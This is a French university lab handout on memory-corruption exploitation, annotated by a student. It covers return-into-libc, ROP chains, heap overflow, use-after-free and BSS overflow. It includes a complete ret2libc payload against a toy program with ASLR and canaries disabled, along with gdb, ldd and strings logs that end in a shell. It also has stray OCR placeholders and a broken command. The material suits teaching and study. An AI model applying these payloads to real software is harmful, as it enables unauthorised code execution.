Vulnérabilités Applicatives - TP1 : return into libc, débordements dans le tas et dans BSS

Objectifs : ce premier TP est destiné à mettre en évidence certaines classes de vulnérabilités applicatives vues en cours : les débordements dans la pile de type "return into libc", les attaques de type ROP, les débordements dans le tas et dans BSS. Nous les illustrerons au travers de divers exemples tirés du cours.

1 Return into libc

Nous allons dans cette partie étudier comment un débordement de tampon dans la pile peut être exploité même si la pile est non exécutable

Lorsque la pile est non exécutable, il devient impossible de copier dans la pile le code à exécuter. Il faut donc aller le chercher ailleurs ! La technique du `return into libc` permet de faire en sorte d'exécuter du code inclus dans la `libc` qui en principe est linkée avec tous les programmes exécutables. Dans l'exemple que nous allons étudier ici, nous allons essayer d'exécuter un shell, ce qui est en général le but recherché par les attaquants, mais nous essaierons aussi d'autres codes exécutables.

1.1 Le programme de test

Soit le programme `return.c` :

```
#include <stdio.h>
#include <string.h>

void copie(char * s)
```



```
{
  char ch[8]="BBBBBBB";

  strcpy(ch,s);
}

int main(int argc, char * argv[])
{
  copie(argv[1]);
  return(0);
}
```

Nous vous proposons d'exploiter cette vulnérabilité sur une architecture 32 bits, nous allons donc compiler le programme pour ce type d'architecture :

```
gcc -mpreferred-stack-boundary=2 -fno-stack-protector -m32
-fno-pie -no-pie return.c -o return
```

Et nous désactivons ALSR (randomisation de l'espace d'adressage) :

```
bash# echo 0 > /proc/sys/kernel/randomize_va_space
```

(nécessite les droits root)

```
bash# setarch x86_64 -R /bin/bash
```

(sinon)

Nous désactivons donc l'utilisation des canaries, de façon à pouvoir écrire dans la pile mais nous ne désactivons pas la protection qui interdit l'exécution de code dans la pile.


1.2 A la recherche de l'adresse de `system`

La fonction que nous allons exécuter lorsque nous aurons réalisé le débordement de tampon est la fonction `system`. Cette fonction, incluse dans la `libc` a la bonne idée de pouvoir exécuter tout binaire qu'on lui donne en paramètres. Ainsi `system("/bin/bash")` provoque le lancement d'un processus qui exécute le binaire `/bin/bash`.

Le premier problème que l'on doit résoudre est trouver l'adresse de cette fonction. Pour cela, on peut utiliser un debugger. La commande à utiliser sous `gdb` est simplement la commande `p system`.

concept du return 2 libc :
- instruction call <=> push eip
  jmp ...
- instruction ret <=> pop eip
  jmp eip (en gros on jump à l'ancien IP)

- sachant cela il suffit pour call system("/bin/sh") de créer une pile qui ressemble à ça :



on écrase le saved eip qui est censé nous ramener dans main avec l'adresse qui nous fait sauter dans "system" et on créer en dessous une pile cohérente à cet appel :
- @exit est l'adresse de retour de system (non nécessaire mais ⊕ propre, pas de segfault en sortant de "/bin/sh")
- @/bin/sh est un argument/paramètre de "system"

1. Compilez le programme source proposé avec les options proposées également.
2. A l'aide de `gdb`, déterminez l'adresse de la fonction `system` telle qu'elle est mappée dans votre programme exécutable.

1.3 A la recherche de la chaîne de caractères `/bin/bash` dans la pile

Comme nous l'avons vu en cours, le buffer que nous allons écraser devra contenir l'adresse de la fonction `system` mais aussi l'adresse de la chaîne de caractères `/bin/bash` (ou tout autre shell du même genre) quelques octets plus loin.

Pour déterminer l'adresse d'une telle chaîne dans l'espace d'adressage du processus, il y a deux solutions. Soit, la chercher dans les variables d'environnement (la variable `SHELL` contient une telle chaîne de caractères), soit la chercher dans la `libc` également.

Nous allons tout d'abord commencer par la première solution. Pour cela, on peut tenter d'estimer la position de cette variable dans le programme vulnérable, si on suppose qu'ASLR est desactivé. Pour cela, il suffit de créer un programme C avec le code suivant :

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char * argv[])
{
  printf("%p\n",getenv("SHELL"));
  return(0);
}
```

et de l'exécuter. Si ce programme est exécuté dans le même dossier que le programme vulnérable et que la taille du nom du fichier binaire est la même que celle du binaire vulnérable, l'adresse mémoire affichée par ce programme vous donne l'emplacemment mémoire de la variable `SHELL` dans le programme vulnérable.

1. Exécuter le programme indiqué ci-dessus.
2. En déduire l'adresse de la chaîne `/bin/bash` dans les variables d'environnement.

1.4 A la recherche de la chaîne de caractères `/bin/sh` dans la `libc`

La `libc` contient la chaîne de caractères `/bin/sh`. Pour déterminer l'offset de cette chaîne dans notre programme binaire, deux simples commandes vont nous suffir. La commande `ldd` nous permet de connaître l'adresse dans notre binaire où est chargée la `libc`. La simple commande `ldd a.out` fournit ce résultat. Il faut ensuite déterminer l'offest de la chaîne `/bin/sh` dans la libc. Pour cela, il suffit d'utiliser la commande `strings` avec les bonnes options. Par exemple :

```
bash$ strings -t x /lib32/libc.so.6 | grep /bin/sh
```

Pour obtenir l'adresse qui nous intéresse, il suffira de sommer les deux adresses trouvées.

1. Utilisez la commande `ldd` pour trouver l'offest de la libc dans votre programme binaire.
2. Utilisez la commande `strings` pour trouver l'offest de `/bin/sh` dans la `libc`.
3. En déduire l'adresse de la chaîne `/bin/sh` dans votre programme binaire.

Une autre solution est possible en utilisant `gdb`, en démarrant l'exécution de votre binaire après avoir positionné un breakpoint quelconque. Utilisez ensuite les commandes `info files` et `find adr_debut,adr_fin,"/bin/sh"`. Les 2 adresses nécessaires à la seconde commande sont en fait les adresses de début et fin de la section `.rodata` de la `libc.so.6` (c'est dans cette section que se trouve la chaîne `/bin/sh`). La première commande `info files` vous permet de les déterminer.

1.5 L'exploitation

Il suffit maintenant de provoquer un débordement du buffer `ch` de la fonction `copie` de façon à écraser l'adresse de retour de cette fonction et à insérer 8 octets plus loin dans la pile l'adresse de la chaîne `/bin/sh`, ainsi que nous l'avons vu en cours. Nous utilisons ici la seconde méthode présentée ci-dessus, à l'aide de l'adresse de `/bin/sh` dans la `libc`.

Le langage `Perl` va nous être d'un grand secours sur ce point. Pour générer une chaîne de caractères composée de différents motifs et adresses, il suffit d'utiliser la commande suivante :

```
perl -e 'print "A" x 16 . "\xaa\xbb\xcc\xdd"'
```


system 0xf7dda050
exit 0xf7dc4dc0
/bin/sh 0xf7f45672

S = 12 NOP | @system | @exit | @/bin/sh
0xf7dda050 0xf7dc4dc0 0xf7f45672

Dans cet exemple, nous fabriquons une chaîne de caractères constitutée de 16 caractères `'A'` puis de l'adresse `0xddccbbaa` (attention à la notation inversée)

1. A l'aide de la commande ci-dessus, constituez la chaîne de caractères permettant de faire déborder le buffer `ch` de façon à provoquer la

2

```
(gdb) p system
$1 = {<text variable, no debug info>} 0xf7dda050 <system>
(gdb)
```

```
→ tp_benoit make guess_q1
gcc -mpreferred-stack-boundary=2 -fno-stack-protector -m32 -fno-pie -no-pie guess_q1.c -o xx
./xx
0xffffdfe6
→ tp_benoit
```

```
→ tp_benoit make q1
gcc -mpreferred-stack-boundary=2 -fno-stack-protector -m32 -fno-pie -no-pie q1.c -o q1
./q1
/usr/bin/zsh
-%
→ tp_benoit cat q1.c
#include <stdio.h>
#include <string.h>

void copie(char * s)
{
  char ch[8]="BBBBBBB";

  strcpy(ch,s);
}

int main(int argc, char * argv[])
{
  char *s = (char *)0xffffdfe6;
  printf("%s\n-", s);
  return(0);
}%
```

on tente de vérifier si ça tape la bonne adresse et effectivement ça marche

```
→ tp_benoit ldd q1
        linux-gate.so.1 (0xf7fc5000)
        libc.so.6 => /lib/libc.so.6 (0xf7da8000)
        /lib/ld-linux.so.2 (0xf7fc7000)
→ tp_benoit strings -t x /lib32/libc.so.6 | grep /bin/sh
strings: « /lib32/libc.so.6 »: pas de tel fichier
→ tp_benoit strings -t x /lib/libc.so.6 | grep /bin/sh
19d672 /bin/sh
```

1 2

```
→ tp_benoit printf "0x%x\n" $((0xf7da8000+0x19d672))
0xf7f45672
```

on somme les 2 offsets

3

```
→ tp_benoit make q1
gcc -mpreferred-stack-boundary=2 -fno-stack-protector -m32 -fno-pie -no-pie q1.c -o q1
./q1
/bin/sh
-%
```

ça fonctionne également

```
int main(int argc, char * argv[])
{
  char *s = (char *) 0xf7f45672;
  printf("%s\n-", s);
  return(0);
}%
```

```
(gdb) p exit
$1 = {void (int)} 0xf7dc4dc0 <__GI_exit>
```

```
(gdb) disass strcpy
Dump of assembler code for function __GI_strcpy:
   0xf7e33fe0 <+0>:     sub    $0x14,%esp
   0xf7e33fe3 <+3>:     push   0x1c(%esp)
   0xf7e33fe7 <+7>:     push   0x1c(%esp)
   0xf7e33feb <+11>:    call   0xf7e31c60 <__GI_stpcpy>
   0xf7e33ff0 <+16>:    mov    0x20(%esp),%eax
   0xf7e33ff4 <+20>:    add    $0x1c,%esp
   0xf7e33ff7 <+23>:    ret
End of assembler dump.
(gdb) d
(gdb) d
(gdb) b strcpy
Breakpoint 1 at 0xf7e33fe0: file strcpy.c, line 34.
(gdb) b strcpy+23
Function "strcpy+23" not defined.
Make breakpoint pending on future shared library load? (y or [n]) y
Breakpoint 2 (strcpy+23) pending.
(gdb) run $(python3 -c `print("A"*12 b"\x50\xa0\xdd\xf7"+b"\xc0\x4d\xdc\xf7"+b"
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/rubiks/Documents/INSA/5TLS-SEC/vuln_logiciel/tp_benoit/
zsh:1: unknown file attribute: 1
Argument expected for the -c option
usage: python3 [option] ... [-c cmd | -m mod | file | -] [arg] ...
Try `python -h' for more information.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib64/libthread_db.so.1".

Breakpoint 1, __GI_strcpy (dest=0xffffcd04 "BBBBBBB", src=0x0) at strcpy.c:34
34        __stpcpy (dest, src);
(gdb) info frame
```


état de la pile en

déroutement de la fonction `copie` vers la fonction `system` avec la chaîne `/bin/sh` en paramètres.

2. Exécutez votre programe exécutable en lui passant en paramètre cette chaîne.
3.

```
➜ tp_benoit ./q1 $(python3 -c 'import sys;sys.stdout.buffer.write(b"\x90"*(12)+b"\x50\xa0\xdd\xf7"+b"\xc0\x4d\xdc\xf7"+b"\x72\x56\xf4\xf7")')
sh-5.2$
```

12 NOP — @system — @ exit — @/bin/sh



2 Attaques de type ROP


Nous allons à présent utiliser un autre programme C vulnérable que nous allons exploiter en utilisant une attaque de type ROP. Nous allons donc pour cela devoir fabriquer une ROPchain.

Soit le programme C `rop.c` :

```c
#include <stdio.h>

int main()
{
  char ch[8];
  FILE * fd;
  int size;
  fd=fopen("./data","r");
  printf("combien ? ");
  scanf("%d",&size);
  fgets(ch,size,fd);
  return(0);
}
```

De même que pour l'exercice précédent, nous allons compiler le programme en désactivant les canaries et en désactivant la randomization de l'espace d'adressage. Cependant pour cette exploitation, nous utilisons une architecture 64 bits. Le principe des attaques ROP étant de pouvoir fabriquer une ROPchain avec des gadgets trouvés dans les sections de code du binaire, nous allons également augmenter nos chances de trouver ces gadgets en compilant statiquement notre programme :





```
gcc -Wall -g -fno-stack-protector -mpreferred-stack-boundary=4
-fno-pie rop.c -o rop -static
```

~ va falloir installer la libc statique, par défaut c'est un peu ⊕ compliqué que ça

Nous allons utiliser la méthode vue en cours nous permettant de chercher des gadgets réalisant `execve("/bin/sh",NULL,NULL)`. L'utilitaire `ROPgadget` va nous aider dans cette tâche.

1. A l'aide de l'utilitaire `ROPgadget` et l'option `--ropchain` générez la Ropchain permet d'exécuter `execve("/bin/sh",NULL,NULL)`.
2. Modifiez légèrement cette ROPchain pour y ajouter les caractères permettant d'écraser l'adresse de retour, puis générez le fichier `data` adéquat pour l'attaque.
3. Exécutez le programme vulnérable en lui fournissant la taille adéquate.

Pour les plus courageux : vous pouvez faire la ROPchain à la main sans utiliser l'option de ROPgadget.



3 Débordement dans le tas

3.1 Les meta données du tas

Nous allons dans cette partie étudier la structure des données allouées dans le tas et les parties que l'on peut corrompre ainsi que leur conséquence. Nous n'allons donc pas exécuter d'exploit mais plutôt étudier comment est organisé le tas.

Soit le programme suivant :

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#define BUFSIZE 16

int main(int argc, char * argv[])
{
  char *buf1 = (char *)malloc(BUFSIZE);
  char *buf2 = (char *)malloc(BUFSIZE);

  memset(buf1, 'A', BUFSIZE-1);
  buf1[BUFSIZE-1] = '\0';
  memset(buf2, 'B', BUFSIZE-1);
  buf2[BUFSIZE-1] = '\0';
```



```
  strcpy(buf1,argv[1]);

  free(buf1);
  free(buf2);

  return 0;
}
```

1. Modifiez ce programme C de façon à faire apparaître la structure des chunks en mémoire dynamique. En particulier, vous afficherez la "vraie" taille allouée pour `buf1` et `buf2`.
2. Provoquez maintenant un débordement de `buf1` de façon à écraser la zone mémoire ou est stockée la "vraie" taille de `buf2` (on ne cherchera donc pas à écraser `buf2` lui même). Quel est le message d'erreur obtenu à l'exécution ? Que signifie-t-il selon vous ? Commentez l'instruction qui provoque ce message ? Commentez tour à tour les instructions `free` et constatez la différence des messages d'erreurs.
3. Pour finir, provoquez l'écrasement de `buf2`.

3.2 Use after free

Les attaques de type user after free sont des attaques qui exploitent des pointeurs qui pointent sur une zone qui a été libérée dans le tas puis réalloué à l'aide d'un autre pointeur (il y a donc potentiellement partage d'une même zone mémoire à l'aide de 2 pointeurs). Nous vous proposons un exemple de programme vulnérable extrait d'un CTF. Ce programme est trop long pour être inséré dans le sujet. Il est présent dans le code source `tp1_avance.c` que vous utilisez pour ce TP. Compilez ce programme, réperez dans le code le problème induit par le "use after free" et exploitez cette faiblesse.

3.3 Facultatif : Forged chunk

Il est possible de profiter de la structure du tas et des meta données (notamment des pointeurs) pour détourner l'exécution des fonctions malloc et free. Nous allons dans cet exercice coder un programme qui utilise la technique du chunk forgé dans la pile et du détournement de la fonction malloc qui va renvoyer une adresse dans la pile suit à l'écrasement de meta données d'un chunk légitimement alloué puis libéré. Nous devez donc utiliser la méthode vu en cours et écrire un petit programme qui la met en pratique.

4 Débordement dans BSS

Nous allons, dans cette partie, étudier comment un débordement dans certaines sections de mémoire telles que la section `bss` peut être exploitée. Nous allons pour cela utiliser l'exemple de programme vulnérable que nous avons vu en cours. Cette section ne possédant aucun meta-data particulière, la possibilité d'exploitation vient donc notamment de l'utilisation de pointeurs qui se situent dans cette zone de données et qu'on pourrait modifier suite à un débordement de tampon situé dans la même section. Ici on va supposer qu'un pointeur de fonction est situé dans cette section.

